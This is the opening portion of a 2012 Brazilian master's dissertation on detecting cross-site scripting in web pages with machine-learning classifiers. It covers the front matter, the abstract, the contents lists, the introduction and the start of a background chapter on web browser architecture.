

UNIVERSIDADE FEDERAL DO AMAZONAS
INSTITUTO DE COMPUTAÇÃO
PROGRAMA DE PÓS-GRADUAÇÃO EM INFORMÁTICA

Detecção de *Cross-Site Scripting* em Páginas Web

Angelo Eduardo Nunan

Manaus - Amazonas
Maio de 2012

Angelo Eduardo Nunan

Detecção de *Cross-Site Scripting* em Páginas Web

Dissertação de mestrado apresentada ao Programa de Pós-Graduação em Informática da Universidade Federal do Amazonas, como requisito parcial para obtenção do título de Mestre em Informática.
Área de concentração: Redes de Computadores.

Orientador: Prof. Dr. Eduardo James Pereira Souto
Co-Orientadora: Prof^a. Dra. Eulanda Miranda dos Santos

© 2012, Angelo Eduardo Nunan.

Todos os direitos reservados

Ficha Catalográfica
(Catalogação realizada pela Biblioteca Central da UFAM)

N972d Nunan, Angelo Eduardo

Detecção de Cross-site scripting em páginas web/Angelo
Eduardo Nunan.- Manaus: UFAM, 2012.
88f.; il. color.

Dissertação (Mestrado em Informática)— Universidade
Federal do Amazonas, 2012.

Orientador: Prof.^o, Dr.^o. Eduardo James Pereira Souto
Co-orientador: Prof^a Dr^a Eulanda Miranda dos Santos

1. Informática- Cross-site scripting 2. Detecção de anomalias-
Páginas web 3. Aprendizagem de máquina I. Souto, Eduardo James
Pereira (Orient.) II. Santos, Eulanda Miranda dos (Co-orient.) III.
Universidade Federal do Amazonas IV. Título

CDU (1997) 004.932(043.3)



PODER EXECUTIVO
MINISTÉRIO DA EDUCAÇÃO
UNIVERSIDADE FEDERAL DO AMAZONAS
INSTITUTO DE COMPUTAÇÃO
PROGRAMA DE PÓS-GRADUAÇÃO EM INFORMÁTICA



FOLHA DE APROVAÇÃO

“Detecção de Cross-Site Scripting em Páginas Web”

Angelo Eduardo Nunan

Dissertação defendida e aprovada pela banca examinadora constituída pelos Professores:

PROF. DR. EDUARDO JAMES PEREIRA SOUTO – PRESIDENTE

PROF. DR. EDUARDO LUZEIRO FEITOSA – MEMBRO

PROFA. DRA. MICHELE NOGUEIRA – MEMBRO

PROFA. DRA. EULANDA MIRANDA DOS SANTOS – MEMBRO

Manaus, 14 de maio de 2012.

À minha esposa Claudia e ao meu filho Pedro Angelo

Agradecimentos

Primeiramente a Deus, que me abençoou nesta caminhada e me permitiu chegar com saúde até este momento importante em minha vida.

A minha mãe pela educação, princípios ensinados, pelo seu amor incondicional e dedicação para que eu pudesse vencer os primeiros desafios da vida; e aos meus irmãos Alex (extensivo ao meu afilhado Gabriel) e Daniele, pelas palavras de incentivo.

A minha amada esposa Claudia pelo amor, dedicação, apoio e paciência para que eu pudesse concretizar este tão sonhado objetivo. Sem você meu amor, eu não teria chegado aqui.

Ao meu filhote Pedro Angelo, de apenas um aninho, que mudou meu mundo e me fez ver a vida com outros olhos. Obrigado meu filho, por cada chorinho, que me fazia lembrar que os sacrifícios nunca são em vão, que o ideal alcançado representa não só uma conquista pessoal, mas uma semente para o futuro. Obrigado, por cada sorriso, que me fazia prosseguir com um novo ânimo nas horas difíceis e de cansaço das jornadas de profissional, chefe de família e pesquisador. Obrigado filho, por sua vida, que tornou a minha muito melhor, repleta de felicidade, alegrias e realizações.

Ao meu orientador, Prof. Eduardo Souto, pela oportunidade de contribuir e de aprender a cada dia nessa área tão dinâmica; por todos os riquíssimos ensinamentos, *expertise* e orientações acadêmicas que fizeram uma enorme diferença nos resultados alcançados neste trabalho; por toda a paciência e crédito para que eu superasse os momentos conturbados que a vida impõe e por toda a motivação e palavras decisivas de incentivo, tão importantes para que eu concluísse este trabalho.

A minha co-orientadora, Profa. Eulanda Santos, por todo apoio, extrema simpatia e riquíssimos conhecimentos transmitidos na área de aprendizagem de máquina.

Ao Prof. Feitosa e Prof. Marco Cristo, pela atenção e orientações oportunas.

Ao Prof. João Mendes Filho e Prof. João Marcos pela recomendação ao PPGI.

A Márcia e ao Clayton pelo apoio e parceria na publicação do Minicurso do XI SBSeg 2011.

Ao aluno de doutorado Jucimar, pela a atenção e apoio na obtenção da base Clueweb09.

Ao Kevin (KF), administrador do site www.xssed.com pela a atenção dispensada sobre XSS.

Aos colegas Jansen e Tayana Bacry pelo apoio na fase de pré-processamento dos dados.

Aos colegas da DIGAC do TCE-AM Fabrício, Frank, Abinader e Lincoln pelo apoio e incentivos.

Ao Exmo Sr. Auditor Mário e Secretário Pedro Augusto, do TCE-AM, pelos inúmeros incentivos.

A Elienai, por todo o apoio administrativo e atenção sempre oportuna.

Ao PPGI, pela oportunidade; e a todos que contribuíram para realização deste trabalho.

“Nem tudo que se enfrenta pode ser modificado, mas nada
pode ser modificado até que seja enfrentado”.

Albert Einstein

Resumo

As aplicações *web* atualmente representam um importante ambiente de acesso aos serviços oferecidos na Internet. Garantir a segurança desses recursos se tornou uma tarefa elementar. A estrutura de *sites* dinâmicos constituída por um conjunto de objetos, tais como *tags* de HTML, funções de *script*, *hiperlinks* e recursos avançados em navegadores *web* levou a inúmeras funcionalidades e à interatividade de serviços, tais como *e-commerce*, *Internet banking*, redes sociais, *blogs*, *fóruns*, entre outros. No entanto, esses recursos têm aumentado potencialmente os riscos de segurança e os ataques resultantes da injeção de códigos maliciosos, onde o *Cross-Site Scripting* aparece em destaque, no topo das listas das maiores ameaças para aplicações *web* nos últimos anos. Este trabalho apresenta um método baseado em técnicas de aprendizagem de máquina supervisionada para detectar XSS em páginas *web*, a partir de um conjunto de características extraídas da URL e do documento *web*, capazes de discriminar padrões de ataques XSS e distinguir páginas *web* maliciosas das páginas *web* normais ou benignas.

Palavras-chave: *cross-site scripting*; segurança de aplicações *web*; detecção de anomalia, aprendizagem de máquina.

Abstract

Web applications are currently an important environment for access to services available on the Internet. However, the security assurance of these resources has become an elementary task. The structure of dynamic websites composed by a set of objects such as HTML tags, script functions, hyperlinks and advanced features in web browsers may provide numerous resources and interactive services, for instance e-commerce, Internet banking, social networking, blogs, forums, among others. On the other hand, these features helped to increase the potential security risks and attacks, which are the results of malicious codes injection. In this context, Cross-Site Scripting (XSS) is highlighted at the top of the lists of the greatest threats to web applications in recent years. This work presents a method based on supervised machine learning techniques to detect XSS in web pages. A set of features extracted from URL contents and web document are employed in order to discriminate XSS patterns and to successfully classify both malicious and non-malicious pages.

Keywords: cross-site scripting; web application security; anomaly detection, machine learning.

Sumário

1. Introdução.....	1
1.1. Motivação.....	4
1.2. Justificativa	5
1.3. Objetivos do Trabalho	6
1.4. Contribuições	6
1.5. Organização do Documento	7
2. Conceitos Básicos	9
2.1. A Arquitetura Web	9
2.1.1. DOM (<i>Document Object Model</i>)	10
2.1.2. A Linguagem <i>JavaScript</i>	12
2.2. <i>Cross-Site Scripting</i>	13
2.2.1. Tipos de Ataques <i>Cross-Site Scripting</i>	14
2.2.2. Riscos de Exploração por <i>Cross-Site Scripting</i>	17
2.3. Aprendizagem de Máquina	24
2.3.1. Definição	24
2.3.2. Terminologia	25
2.3.3. O Processo Indutivo de Aprendizagem	26
2.3.4. Métodos e Algoritmos de Classificação	26
2.3.4.1. <i>Naive Bayes</i>	27
2.3.4.2. SVM (<i>Support Vector Machine</i>)	28
2.3.4.3. Árvore de Decisão	31
3. Trabalhos Relacionados	34

3.1. Abordagens Baseadas em Análise Estática	34
3.2. Abordagens Baseadas em Análise Dinâmica	39
3.3. Abordagens que Combinam Análise Estática e Dinâmica	41
3.4. Discussão	43
4. Detecção de Cross-Site Scripting em Páginas Web	46
4.1. Método Proposto.....	46
4.1.1. Coleta da Base de Dados	47
4.1.2. Etapa de Extração de Características de Código Ofuscado	47
4.1.2.1 Grupo de Características Baseadas em Ofuscação de Código.....	48
4.1.3 Etapa de Decodificação de Página Web	55
4.1.4. Etapa de Extração de Características Decodificadas	55
4.1.4.1. Grupo de Características Baseadas em Padrões Suspeitos.....	56
4.1.4.2. Grupo de Características Baseadas em Esquemas Potencialmente Inseguros ..	59
4.1.5. Etapa de Classificação	63
5. Experimentos e Análise dos Resultados	64
5.1. Protocolo Experimental.....	64
5.1.1. Ambiente de Experimentação	64
5.1.2. Base de Dados.....	64
5.1.3. Processo de Decodificação de Páginas Web	65
5.1.4. Extração de Características	65
5.1.5. Classificação Automática de XSS em Páginas Web	65
5.1.6. Medidas de Desempenho	66
5.2. Experimento e Análise dos Resultados	66
5.2.1. Ajuste de Parâmetros do Classificador SVM.....	67
5.2.2. Ajuste de Parâmetros do Classificador Baseado em Árvore de Decisão	68

5.2.3. Análise das Características Propostas	70
5.3. Comparação dos Resultados	72
6. Conclusões e Trabalhos Futuros	74
6.1. Trabalhos Futuros.....	76
Referências.....	77
Apêndice A. Pré-Processamento dos Dados.....	82
A.1. Objetivo.....	82
A.2. Pré-Processamento dos Dados e Seleção de Características.....	82
A.2.1. Base de Dados Experimental	82
A.2.2. Seleção de Características	83
A.2.3. Análise das Características	86

Lista de Figuras

2.1. Arquitetura básica do cliente <i>web</i>	10
2.2. DOM (<i>Document Object Model</i>)	11
2.3. HTML DOM	12
2.4. Visão de um ataque XSS Persistente.....	15
2.5. Visão de um ataque XSS Reflexivo	16
2.6. Visão de um ataque XSS DOM-Based	17
2.7. Uso de ofuscação em código malicioso para realizar o <i>bypass</i> da lógica de validação.....	18
2.8. Exemplo de vetor XSS usado em <i>Drive-By-Exploits</i>	18
2.9. Exemplos de vetores XSS usados em um ataque do tipo <i>PortScanner</i> e <i>Fingerprint</i>	19
2.10. Exemplo de vetor XSS usado para roubar o histórico de navegação do usuário.....	20
2.11. Exemplo de vetor XSS usado em um Ataque <i>Phishing</i>	20
2.12. Exemplo de vetor XSS usado em um ataque <i>Defacement</i>	21
2.13. Página da empresa antes do ataque de desfiguração	21
2.14. Página da empresa após o ataque de desfiguração.....	22
2.15. Exemplo de um ataque de atravessamento de diretórios	22
2.16. Exemplo de um vetor XSS usado em um roubo de <i>cookie</i>	23
2.17. Exemplo de um ataque XSS Reflexivo com roubo de <i>cookie</i>	23
2.18. Modelo genérico de aprendizagem de máquina.....	25
2.19. Hiperplano de separação ótima para um problema com duas classes.....	29
2.20. Mapeamento do espaço de entrada via função <i>kernel</i>	29
2.21. Ajuste do grau do polinômio	30
2.22. Ajuste do grau do valor Gama.....	30
2.23. Ajuste do parâmetro C.....	31
2.24. Treinamento dos dados em uma Árvore de Decisão.....	32

3.1. Produções geradas pela CFG empregada em Wasserman & Su [2008].....	34
3.2. Uso de FST para checagem de strings não confiáveis	35
3.3. Exemplo de emprego da técnica de serialização mínima com marcadores	35
3.4. Exemplo do emprego de marcadores usando prefixo <i>namespace</i> XML	36
3.5. Arquitetura do <i>Spectograma</i>	37
3.6. Arquitetura empregada no trabalho de Likarish et al. [2009]	38
3.7. Arquitetura empregada em Choi et al. [2011].....	39
3.8. Tela de alerta do Noxes	40
3.9. Trecho de código que implementa a política de lista branca	41
3.10. Trecho de código que implementa o marcador “ <i>noexecute</i> ”	41
3.11. Arquitetura do CUJO.....	42
4.1. Método proposto para detecção automática de XSS.....	47
4.2. Exemplo de vetor XSS usando codificação Hexadecimal	50
4.3. Exemplo de vetor XSS usando codificação Decimal.....	51
4.4. Exemplo de vetor XSS usando codificação Unicode.....	51
4.5. Exemplo de vetor XSS usando codificação entidades HTML nominal.....	52
4.6. Exemplo de vetor XSS usando codificação Base64	52
4.7. Exemplo de vetor XSS usando padrões maliciosos conhecidos	53
4.8. Exemplo de vetor XSS usando caracteres de controle.....	53
4.9. Exemplos de vetores XSS usando caracter <i>Null</i>	54
4.10 Exemplo de vetor XSS usando <i>WhiteSpace</i>	54
4.11. Exemplo de vetor XSS usando <i>Backslash</i>	55
4.12. Exemplo de vetor XSS usando símbolos da Tabela ASCII estendida	55
4.13. Exemplos de URLs baseadas em IPs	56
4.14. Exemplo de vetor XSS usando TLDs de risco.....	57
4.15. Exemplo de vetores XSS usando caracteres especiais.....	57
4.16. Exemplo de vetor XSS usando arquivos com extensão .JS	58

4.17. Exemplo de vetor XSS usando caracteres dobrados	58
4.18. Exemplo de vetor XSS usando <i>links</i> externos do mesmo domínio.....	59
4.19. Exemplo de vetor XSS usando <i>tags</i> HTML.....	60
4.20. Exemplo de vetor XSS usando propriedades HTML.....	61
4.21. Exemplo de vetor XSS usando <i>EventHandlers</i>	61
4.22. Exemplo de vetor XSS usando objetos da estrutura DOM.....	61
4.23. Exemplo de vetor XSS usando propriedades de objetos DOM	62
4.24. Exemplos de vetores XSS usando métodos <i>encode/decode JavaScript</i>	62
4.25. Exemplo de vetor XSS com emprego de métodos <i>JavaScript</i>	63
A.1. Processo de pré-processamento da base de dados experimental.....	83

Lista de Tabelas

2.1. Funções de <i>Kernel</i> mais utilizadas com SVM	30
3.1. Sumarização das soluções para detecção de ataques XSS.....	45
4.1. Codificações de caracteres ASCII.....	48
5.1. Matriz de Confusão.....	66
5.2. Resultados obtidos pelo classificador SVM após o ajuste de parâmetros	67
5.3. Resultados obtidos pelo classificador baseado em Árvore de Decisão após o ajuste de parâmetros	68
5.4. Comparação dos resultados obtidos pelos classificadores Naive Bayes, SVM e Árvore de Decisão após o ajuste de parâmetros	69
5.5. Comparação dos Resultados obtidos pelo classificador baseado em Árvore de Decisão para os grupos de características propostos.....	71
5.6. Ganho percentual obtido pelo método proposto em relação à 1ª fase de extração	71
5.7. Comparação dos resultados obtidos pelo classificador baseado em Árvore de Decisão empregando as características extraídas da URL e do documento <i>Web</i>	72
5.8. Comparação das taxas obtidas usando o classificador baseado em Árvore de Decisão	73
A.1. Comparação dos resultados obtidos pelos classificadores Naive Bayes e SVM	86
A.2. Análise individual das características usando SVM.....	87
A.3. Características propostas.....	88

Capítulo 1

Introdução

A *web* é um ambiente multimídia onde são disponibilizados inúmeros serviços e informações por meio de páginas virtuais, tornando-se um dos mais importantes recursos usados nas relações comerciais e empresariais nos últimos anos.

As transações de comércio eletrônico (*e-commerce*) e atividades de prestação de serviço pela Internet mudaram radicalmente a estratégia de segurança, que precisou ser ampliada e adequada às aplicações *web*. A popularização desses serviços, pautada no uso de tecnologias *web* e tendo como principal ferramenta, o navegador *web*, passou a ser alvo frequente de diversos agentes que tentam explorar recursos computacionais de forma não autorizada, visando capturar sessões de usuários, dados pessoais, números de cartões de crédito, senhas, *logins* e outras informações sensíveis ou críticas. A demanda cada vez maior por novos recursos para essas aplicações, a fim de prover mais serviços e funcionalidades para seus usuários, promoveu um crescimento desordenado e o desalinhamento das políticas de segurança entre servidores e clientes, aumentando assim os riscos de segurança.

Dessa forma, os desenvolvedores de aplicações *web* passaram a ter um papel crucial no grande desafio de proporcionar *softwares* funcionais e seguros. Nesse contexto, surge um questionamento: as técnicas de segurança aplicadas aos *softwares* desenvolvidos para a *web* são adequadas ao escopo de cada projeto e suficientes para as atuais ameaças?

Certamente, essa resposta é relativa e está relacionada a uma série de fatores, como por exemplo, às metodologias e técnicas de segurança empregadas por cada equipe no ciclo de desenvolvimento de *software*, não havendo dessa maneira, como garantir, de forma geral, a uniformidade de sua aplicação e a sua qualidade e segurança.

Diante disso, uma série de procedimentos adicionais de segurança precisam ser implementados em diversos pontos de controle da arquitetura cliente-servidor. Para garantir a proteção no lado servidor, comumente são implantadas, dentre outras soluções, rotinas de validação e filtragens de requisições e autenticação para evitar a execução de códigos maliciosos. Entretanto,

essas soluções são pontuais e dependentes da infraestrutura de segurança existente em cada servidor. Dessa forma, a segurança no lado cliente se apresenta sensível ao nível de segurança aplicado em servidores e aplicações *web* que integram uma grande rede de serviços atualmente disponibilizada na Internet, necessitando também de medidas de proteção complementares [Kirda et al., 2006].

Apesar das inúmeras técnicas e metodologias disponíveis, ainda hoje, o ponto central das vulnerabilidades de segurança em aplicações *web* continua sendo a ausência ou falha na validação e interpretação dos dados de entrada. A maior parte das linguagens de programação *web* não fornece, por padrão, uma passagem de dados segura para o cliente, conforme destacam Wasserman & Su [2008]. A falta desse procedimento pode viabilizar um dos ataques mais frequentes em aplicações *web*: a injeção de códigos maliciosos ou *Cross-Site Scripting* (XSS) [Grossman, 2007]. Esta técnica explora as vulnerabilidades encontradas em campos de texto em páginas *web* que não procedem à validação de entrada do usuário. Essa falha permite a injeção de código malicioso, que pode ser interpretado e executado a partir das páginas *web* nos navegadores dos usuários que a acessam, permitindo assim, executar uma ação maliciosa no ambiente de segurança de outro *site*.

Pesquisas recentes indicam que XSS se mantém no topo das listas das maiores vulnerabilidades em aplicações *web* nos últimos anos, conforme as estatísticas divulgadas em Christey et al. [2007], *Web Application Security Statistics Project 2007* [webappsec, 2007] e *Website Security Statistic Report* [whitehatsec, 2011]. Nesta última, o percentual divulgado para as áreas mais afetadas são: o setor de tecnologia da informação (77%), mercado varejo e telecomunicações (75%), redes sociais (72%), educação (69%) e o setor bancário (43%). As vulnerabilidades de XSS são as que mais afetam as tecnologias *web*, como por exemplo, as linguagens de marcação HTML e *JavaScript* e APIs (*Application Programming Interface*), correspondendo a 64%. Recentemente, a OWASP (*Open Web Application Security Project*) [OWASP, 2010], uma comunidade que discute segurança em aplicações *web*, divulgou a lista dos dez mais importantes riscos de segurança em aplicativos *web*. Segundo métricas de risco, o ataque XSS ocupa a segunda posição nessa lista.

Em decorrência dessas estatísticas e da grande variedade de ataques XSS, diferentes abordagens e técnicas para solucionar ou mitigar o problema têm sido propostas nos últimos anos. Dentre elas, técnicas baseadas na análise de *strings* e no uso de linguagens formais e autômatos [Wasserman & Su, 2008], políticas de mesma origem com marcação de elementos da estrutura estática do documento *web* [Nadji et al., 2009], [Gundy & Chen, 2009], implementação de funções

de depuração de *scripts* [Jim et al., 2007], análise da estrutura estática e dinâmica dos elementos do documento *web* [Vogt et al., 2007] e soluções baseadas em *proxy* [Kirda et al., 2006].

Entretanto, apesar das contribuições desses trabalhos, grande parte dessas propostas depende de estratégias complexas ou pouco práticas, como por exemplo, a necessidade de alteração do código fonte dos atuais navegadores ou aceitação síncrona de políticas ou regras de segurança. Além disso, conforme mencionado anteriormente, o problema ainda figura no topo das principais listas de vulnerabilidades, fato que motiva a pesquisa em busca de novas técnicas que possam contribuir com soluções de prevenção, detecção ou contenção de ataques XSS.

Este trabalho apresenta e avalia um método que emprega técnicas supervisionadas de aprendizagem de máquina, que têm como vantagem, a descoberta de padrões a partir de um conjunto de fatos ou observações rotuladas, induzindo a máquina a um processo de aprendizagem. O método apresenta foco especializado na detecção de ataques XSS, permitindo uma exploração mais detalhada do problema e a análise de um conjunto de características relevantes que são extraídas de exemplos obtidos de bases reais da Internet e submetidos a métodos de aprendizagem estáveis e amplamente usados em problemas de classificação, tais como o *Naive Bayes*, SVM e Árvore de Decisão.

O método proposto é estruturado em etapas que têm por objetivo viabilizar a extração de conjuntos complementares de características relevantes, obtidas a partir do conteúdo estático da URL e do documento que compõem a página *web*. Tais características são extraídas em duas fases: a primeira realiza a extração de características do código ofuscado (código em formatos de codificação não ASCII - *American Standard Code for Information Interchange*), como, por exemplo, a quantidade de caracteres “%” em números Hexadecimais no formato (`\%[0-9A-Fa-f]{2}`). A segunda extrai características do conjunto de dados após a sua decodificação. Em seguida, os valores obtidos são armazenados em um vetor de dados que é submetido a métodos de classificação.

A estratégia parte do pressuposto de que o emprego maciço de diferentes codificações de caracteres em vetores de ataque XSS reúne um conjunto importante de características e que ocultam outros grupos, que podem ser identificados e extraídos após a sua decodificação. Estes grupos podem ser usados para aumentar a capacidade do modelo preditivo na detecção de XSS, obtido com o uso de técnicas de aprendizagem de máquina, que se apresenta como um método com alta capacidade de generalização e aprendizagem.

1.1 Motivação

Desde o advento da Internet e o aparecimento dos primeiros navegadores, os serviços oferecidos na Internet vêm se tornando cada vez mais populares e a forma tradicional (em estabelecimentos físicos) de realização de transações comerciais, bancárias, utilização de serviços oferecidos por instituições privadas e governo e até mesmo o relacionamento social entre as pessoas passou a ser realizado neste ambiente digital. Em pouco tempo, a utilização desses serviços *on-line* passou a ser uma rotina para os usuários domésticos e corporativos. Para tornar essa relação mais interativa e funcional, as aplicações *web* empregam, cada vez mais, recursos dinâmicos que buscam simular as ações do cotidiano convencional de uma forma mais fácil e agradável para seus usuários.

Para garantir todos esses recursos nas aplicações *web* e atender rapidamente a essas demandas, muitas aplicações não recebem o tratamento adequado de segurança em seu ciclo de desenvolvimento de *software* e são disponibilizadas ao usuário com uma série de vulnerabilidades, como por exemplo, a inexistência ou falha na validação dos dados de entrada do usuário, principal falha explorada em ataques XSS.

Nesse ambiente de interação entre usuários e serviços oferecidos na Internet, pautado pelo uso de aplicações *web* como principal interface, os ataques XSS aparecem nas estatísticas com um papel de destaque na exploração dessas vulnerabilidades, representando uma grande ameaça aos recursos envolvidos nesse processo de comunicação.

A detecção desse tipo de ataque é uma tarefa complexa, pois o grande número de vulnerabilidades em aplicações *web*, a quantidade de codificações atualmente suportadas pelos navegadores e os diversos esquemas e recursos dinâmicos envolvendo *tags* HTML e *scripts* em associações potencialmente inseguras, facilitam o uso de diversos artifícios e técnicas por atacantes, que criam constantemente formas reativas às soluções de segurança implementadas, burlando de forma determinante a eficácia de muitas técnicas de detecção convencionais.

A área de detecção de anomalias, com o emprego de técnicas de aprendizagem de máquina, tem se apresentado promissora em diversos domínios de aplicações onde as técnicas convencionais não produzem resultados desejados, inclusive em ambiente *web* [Chandola et al., 2009]. A busca por padrões em dados que não estão em conformidade com sua expectativa normal de comportamento é considerada adequada para esse tipo de problema, pois mesmo problemas complexos como XSS possuem características comuns que podem ser relevantes para sua análise e detecção.

Ao empregar essa abordagem, é possível, por exemplo, aplicar seus resultados em sistemas de

detecção, pois se um classificador pode detectar ataques XSS com sucesso, o mesmo poderá, então, simplificar ou ser empregado no desenvolvimento de políticas, filtros, sistemas de detecção de intrusão (IDS), *web proxy* ou *add-ons* em navegadores.

1.2 Justificativa

Inúmeras abordagens têm sido propostas desde o aparecimento dos primeiros ataques XSS. Isso revela a complexidade do problema e a busca exaustiva de pesquisadores por uma solução considerada adequada.

Um estudo realizado por Saha [2009], apresentou o resultado da avaliação de 10 importantes trabalhos propostos na literatura para detectar *cross-site scripting*. Esse estudo demonstra que a maior parte das metodologias propostas possui baixa capacidade para resolver ou detectar ataques XSS e apresentam altas taxas de falso alarme. Além desses problemas, muitas propostas apresentam limitações práticas, por dependerem de forte aderência às políticas de mesma origem entre clientes e servidores ou de alterações significativas no código fonte dos atuais navegadores *web*.

Com o objetivo de propor formas alternativas na mitigação de ataques XSS, alguns trabalhos empregam técnicas de aprendizagem de máquina, que têm sido usadas com efetividade em diversos domínios de aplicações [Chandola et al., 2009] onde outras técnicas não são efetivas ou em problemas em que não é possível encontrar soluções exatas, como por exemplo, em ataques XSS. Os recentes resultados obtidos por Likarish et al. [2009], Rieck et al. [2010] e Choi et al. [2011], com a utilização de técnicas de aprendizagem de máquina em aplicações *web* demonstram o potencial dessas técnicas para detecção de atividades maliciosas na *web*.

Entretanto, um ponto a considerar nesses trabalhos é a variabilidade de ameaças, pois muitas propostas envolvem abordagens gerais de detecção maliciosa na *web*. A OWASP [2010] categoriza várias ameaças em virtude do risco, tais como, XSS, *SQL Injection*, *Buffer Overflow*, LDAP (*Lightweight Directory Access Protocol*) *Injection*, *Drive-by-download*, entre outras. Isso revela que as abordagens gerais precisam lidar com um alto grau de complexidade, pois tratam de várias ameaças concomitantemente. Para contornar esse problema e obter melhores resultados, este trabalho trata especificamente da detecção de ataques XSS, o que permite investigar e explorar melhor o problema, empregando conjuntos de treinamento mais representativos, que contribuem com a aprendizagem, maior acurácia e generalidade do resultado.

Apesar dos esforços e contribuições das abordagens recentemente propostas, XSS ainda permanece como uma das principais ameaças no contexto de segurança das aplicações *web*,

indicando a existência de um amplo campo de pesquisas nesta área e uma excelente oportunidade para aplicação de técnicas de aprendizagem de máquina na detecção especializada de ataques XSS, a fim de obter melhores resultados no processo de detecção.

1.3 Objetivos do Trabalho

O objetivo deste trabalho é desenvolver e avaliar um método capaz de detectar XSS em páginas *web* com base na extração de características relevantes do conteúdo estático do documento *web* e da URL, utilizando técnicas de aprendizagem de máquina. Especificamente, são avaliados os métodos de classificação *Naive Bayes*, SVM (*Support Vector Machines*) e Árvore de Decisão, selecionados em virtude do amplo uso em problemas de classificação em detecção de anomalias [Chandola et al., 2009].

Os objetivos específicos deste trabalho são descritos a seguir:

1. Desenvolver uma estratégia para detecção de XSS em páginas *web*;
2. Definir um conjunto de características relevantes capazes de discriminar padrões de ataques XSS em páginas *web*;
3. Avaliar e selecionar um classificador mais adequado para o processo de detecção de XSS em páginas *web*;
4. Avaliar os resultados alcançados pelo método proposto com trabalho da literatura referenciada.

1.4 Contribuições

A partir do desenvolvimento dos objetivos definidos neste trabalho foi possível realizar as seguintes contribuições:

1. Apresentar um método para detectar XSS em páginas *web*, com base em técnicas de aprendizagem de máquina, que permite inferir o aprendizado de padrões XSS.
2. Definir e analisar um conjunto de características capazes de discriminar padrões de ataques XSS em páginas *web* que possam ser adicionadas em políticas, regras, filtros ou sistemas de detecção ou, ainda, serem aplicadas como solução complementar a outras técnicas atualmente usadas;

3. Apresentar uma análise comparativa entre os métodos de classificação *Naive Bayes*, SVM e Árvore de Decisão, a fim de demonstrar o desempenho geral na classificação de XSS em páginas *web*;
4. Disponibilizar a base de dados utilizada para emprego em futuros trabalhos de pesquisa na área de aprendizagem de máquina.

A seguir, são descritas todas as produções científicas referentes aos resultados obtidos na pesquisa durante o mestrado.

- Nunan, A. E., Souto, E., M. Dos Santos, E., Feitosa, E. “Automatic Classification of Cross-Site Scripting in Web Pages Using Document-based and URL-based Features”. 17th IEEE Symposium on Computers and Communication (ISCC 2012), Cappadocia, Turkey, julho, 2012. (aceito para publicação)
- Nunan, A. E., Souto, E., . M. Dos Santos, E., Feitosa, E. “Classificação Automática de Cross-Site Scripting em Páginas Web”. XXX Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuídos (SBRC 2012), Ouro Preto, Minas Gerais, abril, 2012.
- Henke, M., Santos, C., Nunan, A. E., Souto, E., . M. Dos Santos, E., Feitosa, E. “Aprendizagem de Máquina para Segurança em Redes de Computadores: Métodos e Aplicações”. Minicurso. XI Simpósio Brasileiro em Segurança da Informação e Sistemas Computacionais (SBSeg 2011), pp. 53-103, Brasília, Distrito Federal, novembro, 2011.

1.5 Organização do Documento

O restante desta dissertação está organizado da seguinte forma:

- O Capítulo 2 apresenta as informações básicas necessárias ao entendimento deste trabalho. Serão detalhados os conceitos relacionados à arquitetura básica da *web*, o ataque *Cross-Site Scripting* e as suas variações; conceitos sobre aprendizagem de máquina, bem como os classificadores usados no processo de identificação de páginas *web* com *scripts* normais e *scripts* maliciosos.
- O Capítulo 3 apresenta uma visão geral sobre alguns trabalhos relacionados ao tema desta dissertação.
- O Capítulo 4 descreve as etapas do método proposto e detalha os grupos e as características selecionadas e a sua caracterização em exemplos triviais de vetores XSS.

- O Capítulo 5 descreve os experimentos realizados com o conjunto de características selecionadas, a análise dos resultados dos experimentos e a comparação dos resultados obtidos com a literatura.
- Por último, o sexto Capítulo, apresenta a conclusão e possíveis trabalhos futuros.

Capítulo 2

Conceitos Básicos

Este capítulo introduz os conceitos básicos necessários ao entendimento deste trabalho. O capítulo inicia com uma breve explanação sobre a arquitetura e as tecnologias *web* relacionadas ao escopo do trabalho. Em seguida, é apresentada uma definição para ataque XSS e suas variações. Por fim, a terceira seção define os conceitos sobre aprendizagem de máquina e descreve os classificadores usados nos experimentos deste trabalho.

2.1 A Arquitetura Web

Um dos pontos básicos para entender o ataque de XSS é conhecer o ambiente em que o mesmo atua e os seus principais vetores. Para isso, serão definidos brevemente os conceitos relacionados à arquitetura *web*, composta por tecnologias básicas que, associadas ao Modelo de Objetos de Documento (*Document Object Model* – DOM), são manipuladas em ataques XSS.

A *web* pode ser definida como uma arquitetura baseada no conceito cliente-servidor composta por *softwares*, protocolos e convenções que têm por objetivo disponibilizar serviços, informações e documentos multimídia [W3C, 2010]. Os documentos acessados na *web* são basicamente desenvolvidos com base em três tecnologias:

- **HTML** (*Hiper Text Markup Language*): tecnologia utilizada para realizar as marcações necessárias à exibição planejada do documento *web* no navegador do usuário;
- **CSS** (*Cascadin Style Sheets*): folha de estilo, utilizada para controlar a aparência dos dados a serem exibidos no documento *web* e;
- **Scripts**: linguagem empregada para proporcionar conteúdo dinâmico às páginas *web*, onde se destaca a linguagem *JavaScript*. O *script* é executado por um interpretador (por exemplo, um interpretador *JavaScript*) que interpreta e executa o código no navegador do usuário.

Tais tecnologias, aliadas ao DOM, estabelecem o conceito de HTML dinâmico (*Dynamic HTML* – DHTML), que permite modificar uma página *web* dinamicamente no próprio navegador

do cliente [W3C, 2010].

Segundo Wasserman & Su [2008], a arquitetura cliente *web* do navegador básico é composta pelos seguintes níveis ou camadas:

- **Gerenciador de Conteúdo:** é o gerenciador que trata de *downloads*, *cache* e protocolos tratados pela aplicação.
- **Interpretador HTML (HTML Parser):** é o analisador que interpreta o código e envia *tokens* para o gerenciador do DOM, que entre outras tarefas, constrói a árvore DOM e invoca o interpretador *JavaScript*.
- **Gerenciador do DOM:** gerencia o acesso aos elementos do documento *web*. Permite que programas ou *scripts* acessem e atualizem o conteúdo, estruturas e estilos de documentos e;
- **Interpretador JavaScript:** é o *JavaScript Engine* ou interpretador *JavaScript* que interpreta e executa o código *JavaScript*.

A arquitetura básica de um cliente *web* pode ser vista na Figura 2.1.




Figura 2.1. Arquitetura básica do cliente *web* [Wasserman & Su, 2008].

2.1.1 DOM (*Document Object Model*)

